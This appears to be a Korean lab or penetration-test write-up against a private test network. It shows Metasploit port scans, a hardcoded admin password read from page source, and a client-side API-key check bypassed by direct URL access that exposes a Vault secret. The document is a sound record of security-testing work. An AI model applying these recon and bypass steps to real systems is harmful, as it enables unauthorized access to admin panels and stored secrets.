
```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.20.1
RHOSTS => 192.168.20.1
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-10000
PORTS => 1-10000
msf6 auxiliary(scanner/portscan/tcp) > set THREADS 50
THREADS => 50
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.20.1: - 192.168.20.1:111 - TCP OPEN
[+] 192.168.20.1: - 192.168.20.1:8000 - TCP OPEN
[+] 192.168.20.1: - 192.168.20.1:8001 - TCP OPEN
[+] 192.168.20.1: - 192.168.20.1:8003 - TCP OPEN
[+] 192.168.20.1: - 192.168.20.1:8002 - TCP OPEN
[+] 192.168.20.1: - 192.168.20.1:8200 - TCP OPEN
[*] 192.168.20.1: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```

[192.168.20.40]


```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.20.40
RHOSTS => 192.168.20.40
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.20.40: - 192.168.20.40:80 - TCP OPEN
[*] 192.168.20.40: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) >
```


- 192.168.20.40에서 열려있는 하나의 포트 80번은 주로 HTTP 포트로, 이외의 포트는 닫혀있음.
- 반면 192.168.20.1 포트에서는 다수의 포트가 오픈되어 있음을 확인 가능. 그중 8000번대 포트에 대한 접속을 시도

[192.168.20.1:8000]




[192.168.20.1:8001]




[192.168.20.1:8002]



[192.168.20.1:8003]



[192.168.20.1:8200]




- 오픈된 포트에 대한 접속을 시도해본 결과, 여러 사이트들과 관리 페이지, 토큰 서버의 존재를 확인


8. 관리자 페이지 우회

- 192.168.20.1:8003 주소의 관리자 페이지 화면에서 F12를 통해 정보 수집


```
<!DOCTYPE html>
<html lang="ko" scroll
  <head>
  </head>
  <body>
    <header style="display:flex;justify-content:space-between;align-items:center;margin-bottom:14px">
      <div class="center-fully">
        <section class="card login-box" style="width:420px">
          <h2>관리자 로그인</h2>
          <p class="muted">다음 접속 시 ID/PW로 로그인하세요.</p>
          <div style="height:8px"></div>
          <form id="loginForm">
            <label>아이디</label>
            <input id="user" type="text" style="width:100%;padding:8px;margin-top:6px;margin-bottom:8px;border:1px solid rgba(255,255,255,0.06);background:#071025;color:#e6eef8" required="">
            <label>비밀번호</label>
            <input id="pw" type="password" style="width:100%;padding:8px;margin-top:6px;margin-bottom:10px;border:1px solid rgba(255,255,255,0.06);background:#071025;color:#e6eef8" required="">
            <div style="display:flex;gap:8px">
              <div id="loginMsg" class="small" style="margin-top:8px">로그인 실패: 인증 실패</div>
            </div>
          </form>
        </section>
      </div>
    </body>
  </html>
```


- 해당 <script> 태그 밑으로 로그인 계정에 대한 정보가 그대로 노출되어 있음을 확인
- ('user').value = 'admin' ('pw').value = 'qhdkstdlchlrh'



- 접속 시도 결과 성공적으로 admin 계정에 로그인



- 클라이언트별로 접속을 시도하면 토큰 정보를 요구하는 창이 뜨는 것을 확인
- 토큰의 작동 방식을 확인하기 위해 해당 화면에서 F12를 열어 페이지 소스를 확인



- 내부 소스를 두 번 클릭하여 정렬

```

async function enterContainer(id){
  // 접속 전에 API 키 입력받아 검증
  const apiKey = prompt('API Key를 입력하세요 for ' + id + ':');
  if (!apiKey) return;
  const res = await fetch(`${action=validate_key&client=${encodeURIComponent(id)}`, { method: 'POST',
credentials: 'same-origin', headers:{'Content-Type':'application/json'}, body: JSON.stringify({ api_key: apiKey }) });
  if (res.status===401){ alert('로그인 필요'); location.reload(); return }
  const j = await res.json();
  if (!j.ok) { alert('API 키 검증 실패: ' + (j.error||'')); return }
  // 검증 성공 시 상세 페이지로 이동
  log(`${id} API 키 검증 성공, 상세 페이지로 이동`);
  location.href = `?view=container&client=${encodeURIComponent(id)}`;
}

```

- 해당 소스 정보에서 키 검증 성공시 수행되는 동작을 확인 가능
- 토큰 정보를 조회하여 통과되면 해당 URL 주소로 넘겨주는 정보를 확인
- 해당 URL은 `?view=container&client=${encodeURIComponent(id)}`;로
`${encodeURIComponent(id)}` 는 client를 구분하기 위한 정보로 추측 가능
- 앞서 로그인 성공 시 화면에서 client를 A,B,C로 구분하는 것을 확인했기 때문에 해당 ID도 알파벳으로 구분할 것으로 추측
- 이를 통해 가정한 URL 주소 http://192.168.20.1:8003/?view=container&client=client_a로 접속을 시도

← 대시보드로 돌아가기 컨테이너 상세 보기

컨테이너: client_a

새로고침

Inspect

```
{
  "id": "sim-client_a",
  "Name": "w/client_a"
}
```

파일 목록

파일명을 클릭하면 내용이 모달로 표시됩니다.

README.md	보기
config.yml	보기
logs/app.log	보기

Vault Secret

```
{
  "request_id": "79335bab-db3f-f492-7402-a80163d8da54",
  "lease_id": "",
  "renewable": false,
  "lease_duration": 0,
  "data": {
    "data": {
      "api_key": "JUICE_SHOP_SECRET_KEY_12345"
    }
  },
  "metadata": {
    "created_time": "2026-02-25T12:42:51.493249488Z",

```

- 해당 서버는 URL 접근에 대한 별다른 인증이 없어 성공적으로 내부 파일에 접근됨.